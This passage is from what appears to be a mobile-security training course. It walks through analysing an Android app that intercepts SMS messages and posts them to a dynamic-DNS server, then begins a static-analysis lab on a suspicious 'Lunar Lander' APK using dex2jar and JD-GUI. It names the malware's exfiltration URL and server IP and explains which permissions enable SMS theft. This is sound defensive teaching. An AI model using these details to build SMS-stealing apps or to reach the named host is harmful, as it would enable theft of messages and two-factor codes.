
3. **Examine HELPME.txt**

   Open the HELPME.txt file. This file was written by Kevin Searle to explain the data files he collected to assist in evaluating this malware. Examine this file to understand the nature of the files supplied for your analysis.

4. **Examine Android Certificate**

   Open the cert.txt file disclosing the Android developer-generated certificate details. Inspect the certificate details to see if there is anything that can be learned about the app author.

Android developers in the Google Play store.



5. Examine App Permissions

Kevin supplied a copy of the malware's AndroidManifest.xml file in text format. View this file to identify information about the application, including the list of declared app permissions. Examine each of the declared application permissions to gain a better understanding of what the application can do on an Android device.


The malware declares several permissions. Note that, even if the permission is declared, it may not be used by the application.

You can use the website androidpermissions.com to help explain Android permissions and the privileges that are granted with each permission declaration.

- The ACCESS_COARSE_LOCATION permission allows the application to access coarse location information (generally indicating that, although it cannot get fine-grained location information from GPS readings, it can get a rough location approximation within a ¼ mile radius).
- The DISABLE_KEYGUARD and WAKE_LOCK permissions could be used to manipulate the lock screen on a device, allowing an application to unlock a device or to prevent a device from locking due to timeout or inactivity.

It's not clear why malware would require these permissions, unless it was intended to be used as part of a locate-and-steal attack (but lacking fine-grain location information, this seems unlikely).

- The READ_SMS, SEND_SMS, and RECEIVE_SMS messages are straightforward in their privileges and developer's intent: Through the declaration of these privileges, the developer can read previously received messages, send messages, and intercept incoming SMS messages.
- The READ_CONTACTS permission is the currently adopted permission for developers to gain read-only access to the system contacts.
- The INTERNET permission is almost universally declared, allowing the application to access online resources on any connected network medium.
- The READ_PHONE_STATE permission is also commonly declared, allowing an app to determine when a user is on the phone (thereby not prompting the user with app activity while they are in a call). This permission also allows the developer to access other system components, however, including the ability to get cellular network details, the mobile device International Mobile Equipment Identifier (IMEI), and International Mobile Subscriber Identifier (IMSI) information.
- The CHANGE_NETWORK_STATE, ACCESS_NETWORK_STATE, and ACCESS_WIFI_STATE permissions allow the developer to get information about various network connection methods (Wi-Fi or cellular) and control those settings. Using this permission combination, a developer can determine if the network connection is currently Wi-Fi or cellular and switch between the connectivity options (conceivably for the purposes of exfiltrating data over a cellular connection, which is more difficult to capture).
- The WRITE_EXTERNAL_STORAGE permission allows the app to write to an SD card. The GET_ACCOUNTS permission is a legacy permission for reading contacts on the local device (replaced with the READ_CONTACTS permission).



6. Examine Application Strings

Your coworker has supplied strings from the application .dex file (the application executable) in strings.txt. Examining the strings from an application can help gain further insight into the application functionality, revealing information about API calls (supporting the declared permissions), and can reveal URLs, error messages, and other interesting strings.

As a fundamental analysis technique, the strings in an application give you a starting point to focus your analysis. Examine the supplied strings' output to identify interesting content.

Several interesting strings extracted from this executable are shown here:

- `@gmail.com` -- Partial email address; possibly malware author or target for data exfiltration
- `Landroid/net/wifi/WifiManager;` -- WifiManager class, supporting CHANGE_NETWORK_STATE permission
- `Landroid/telephony/SmsMessage;` -- SmsMessage class, supporting RECEIVE_SMS permission (and others)
- `Landroid/telephony/gsm/GsmCellLocation;` -- GsmCellLocation class, supporting ACCESS_COURSE_LOCATION permission
- `org/apache/http/client/methods/HttpPost;` -- Apache HTTP library, indicator that we should look for HTTP traffic in packet capture

- `,http://proxylog.dyndns.org/proxy/log.php?` -- Unique URL using dynamic DNS hostname; possibly attacker owned
- `street_number` -- Variable name; possibly used to recover location of user


7. Examine Packet Capture Data

Open the supplied packet capture file with Wireshark.

8. Search for Malware Server DNS Name

In the strings data, you saw the DNS server name proxylog.dyndns.org. Search for this string in the packet capture using the Wireshark search functionality.
From Wireshark, click **Edit | Find Packet**. In the Display Filter dropdown, choose the ***String*** option and then choose ***Packet bytes*** in the first dropdown.

The result of the search will identify either an HTTP or a DNS packet that contains the malware server name. Use this packet to identify the server IP address.




9. Filter Malware Server Traffic

Create a Wireshark display filter that displays only traffic to the IP address for the malware server associated with the DNS name proxylog.dyndns.org. This IP can be found in the Destination column of the identified search results.

First, cancel the search by pressing the **Cancel button** on top. Next, use the Wireshark display filter field on the top to build the display filter. You can use the ip.dst filter to find the correct packets.

By creating a display filter showing only traffic to the malware server, you can focus your analysis on data that leaves the mobile device, perfect for identifying data exfiltration threats.

A display filter of `ip.dst eq 1.34.90.201` will produce the desired results.



10. Inspect HTTP POST Data

Inspect the HTTP POST data returned by the Wireshark display filter.

Although the first POST appears to establish comma-separated values (possibly used for establishing local logging files), subsequent POST messages reveal that the malware is intercepting SMS messages, delivering them to the remote server over HTTP POST, as shown. For systems using two-factor authentication, such as Google 2-step Verification, this could be a big concern.

In this exercise, you examined many of the facets of a suspicious Android application, looking at the signing certificate details, the AndroidManifest permission declarations, and strings embedded in the Android executable. Through this analysis and through the inspection of a packet capture file, we see that the malware author intercepts SMS messages and sends a copy of the message to a remote server.

Using these common application analysis techniques (certificate inspection, permission inspection, string and packet capture analysis) we can evaluate the functionality of malware. Later in this course, we continue our look at application analysis with a focus on reverse engineering and application manipulation, which can also be applied to malware analysis.

This page intentionally left blank.

SEC575-3.1: Exercise—Android App Static Analysis

Objective

Evaluate the Android application Lunar Lander to identify potential threats to the company from its use.

Scenario

In this exercise, you'll apply the skills from the previous module, leveraging several Android reverse engineering tools to evaluate an Android application. The Lunar Lander application is suspicious—use your reverse engineering skills to identify four techniques that Lunar Lander uses to retrieve sensitive information from the device. During your analysis, you may find that Lunar Lander makes some attempts to thwart static analysis tools; you will apply different tools and techniques to overcome these restrictions.

Virtual Machines

1. Windows 10
2. SEC575-E01_02: PfSense

Android App Static Analysis

Don Sawyer has been allocated a company Android device, and his C-level executive status also grants him discretion to use the device for both work and personal activities. In deference to the company policy for approving the installation of third-party apps on company-owned devices, you are asked to evaluate and approve the Android game Lunar Lander for his personal use.

*The Lunar Lander application is provided at E:\lab-files\static_analysis\lunarlander.apk. In this exercise, you will use several tools to complete your analysis, including DEX2JAR, JD-GUI, Jadx, and the Android XML Viewer. Using these tools, evaluate the permission requirements and suspicious source code used by the Lunar Lander application, disclosing **four** techniques used by Lunar Lander to retrieve sensitive information from Android devices.*

Optionally, identify the specific condition where Lunar Lander exhibits malicious activity by installing and running the application in the Android VM.

1. **Unzip LunarLander.apk**

   For the first analysis step, unzip the Android APK file and examine the AndroidManifest.xml file to identify the application permissions.
   From Windows Explorer, navigate to the E:\lab-files\static_analysis directory. Right-click on the LunarLander.apk file and choose 7-Zip | Extract to LunarLander. Double-click on the new folder that is produced to see the Lunar Lander files.

2. **Open Command Prompt**

   From the Windows system, click Start | Command Prompt to open a command shell.

3. **Change Directory**

   From the Command Prompt, change to the E:\lab-files\static_analysis\LunarLander directory:
   ```
   C:\Users\student> E:
   E:\>cd lab-files\static_analysis\LunarLander
   ```

4. **Convert AndroidManifest.xml to Plaintext**


   The AndroidManifest.xml file is stored in a binary format. To see the plaintext version of the

file, you need to convert it using AXMLPrinter2. Use the AXMLPrinter2.jar utility to convert the AndroidManifest.xml. Since AXMLPrinter2.jar is a Java archive file (JAR), run the command using `java -jar`, as shown:

```
E:\lab-files\static_analysis\LunarLander>java -jar
C:\Tools\AXMLPrinter2.jar AndroidManifest.xml
```

The AXMLPrinter2 utility will display the contents of the AndroidManifest.xml file to the screen. Run the command again, this time redirecting the output to produce a text-based version of the AndroidManifest.xml file:

```
E:\lab-files\static_analysis\LunarLander>java -jar
C:\Tools\AXMLPrinter2.jar AndroidManifest.xml >
AndroidManifest.xml.txt
```



5. Open the AndroidManifest.xml.txt File

From the command line, open the AndroidManifest.xml.txt file using Notepad++ as shown:

```
E:\lab-files\static_analysis\LunarLander>notepad++
AndroidManifest.xml.txt
```

6. Examine App Permissions

From Notepad++, examine the permission declarations in the AndroidManifest.xml file. The declared permissions will help guide your analysis of the decompiled application code.

Several permissions are declared in the AndroidManifest.xml file:

- **`android.permission.READ_PHONE_STATE`** – Although this permission grants access to some potentially sensitive information, it is common to see `READ_PHONE_STATE` declared to identify when the user is in a phone call.

- **android.permission.ACCESS_NETWORK_STATE** – Also commonly declared, `ACCESS_NETWORK_STATE` allows the programmer to identify if the user is connected to a network and the type of network (Wi-Fi or cellular).
- **android.permission.INTERNET** – Required for apps to access the internet, very common.
- **android.permission.SEND_SMS** – Somewhat uncommon, `SEND_SMS` allows the app to send SMS messages without notification to the user (except for later Android versions and premium SMS services) and without saving the outbound SMS in the Messages app display.
- **android.permission.READ_CONTACTS** – Also uncommon, this permission allows the app to read through the contacts list.


7. Close Notepad++, Return to Command Prompt

Now that we recognize the permissions declared by Lunar Lander, close Notepad++ and return to the Command Prompt.

8. Convert APK to JAR

Next, we can examine the decompiled source code for the Lunar Lander application using JD-GUI. Change to the `E:\lab- files\static_analysis` directory at the command prompt, then use the dex2jar utility, reading the LunarLander.apk file and generating a LunarLander.jar file as output:


```
E:\lab-files\static_analysis\LunarLander>cd
\lab-files\static_analysis E:\lab-
files\static_analysis>C:\Tools\dex2jar\dex2jar.
bat LunarLander.apk dex2jar LunarLander.apk ->
.\LunarLander-dex2jar.jar
E:\lab-files\static_analysis>dir LunarLander-dex2jar.jar
 Volume in drive E has
 no label. Volume Serial
 Number is 5CCA-0E4C
 Directory of E:\lab-files\static_analysis
09/23/2019  08:35 AM 14,580 LunarLander-dex2jar.jar
          1 File(s)   14,580 bytes
          0 Dir(s) 17,346,641,920 bytes free
```



9. Start JD-GUI, Open LunarLander.jar

Next, you'll open the `LunarLander` JAR file in JD-GUI. Start JD-GUI from the Start menu. Click File | Open File and navigate to the **`E:\lab- files\static_analysis`** directory. Select **`LunarLander-dex2jar.jar`** from the file list, then click **Open** to open the file.

Spend a few minutes examining the source code for the Lunar Lander application and becoming familiar with the navigation options available in JD- GUI before continuing.




10. Use JD-GUI Search to Locate getDeviceId

JD-GUI includes a useful search feature that can quickly find string references within the decompiled source code.

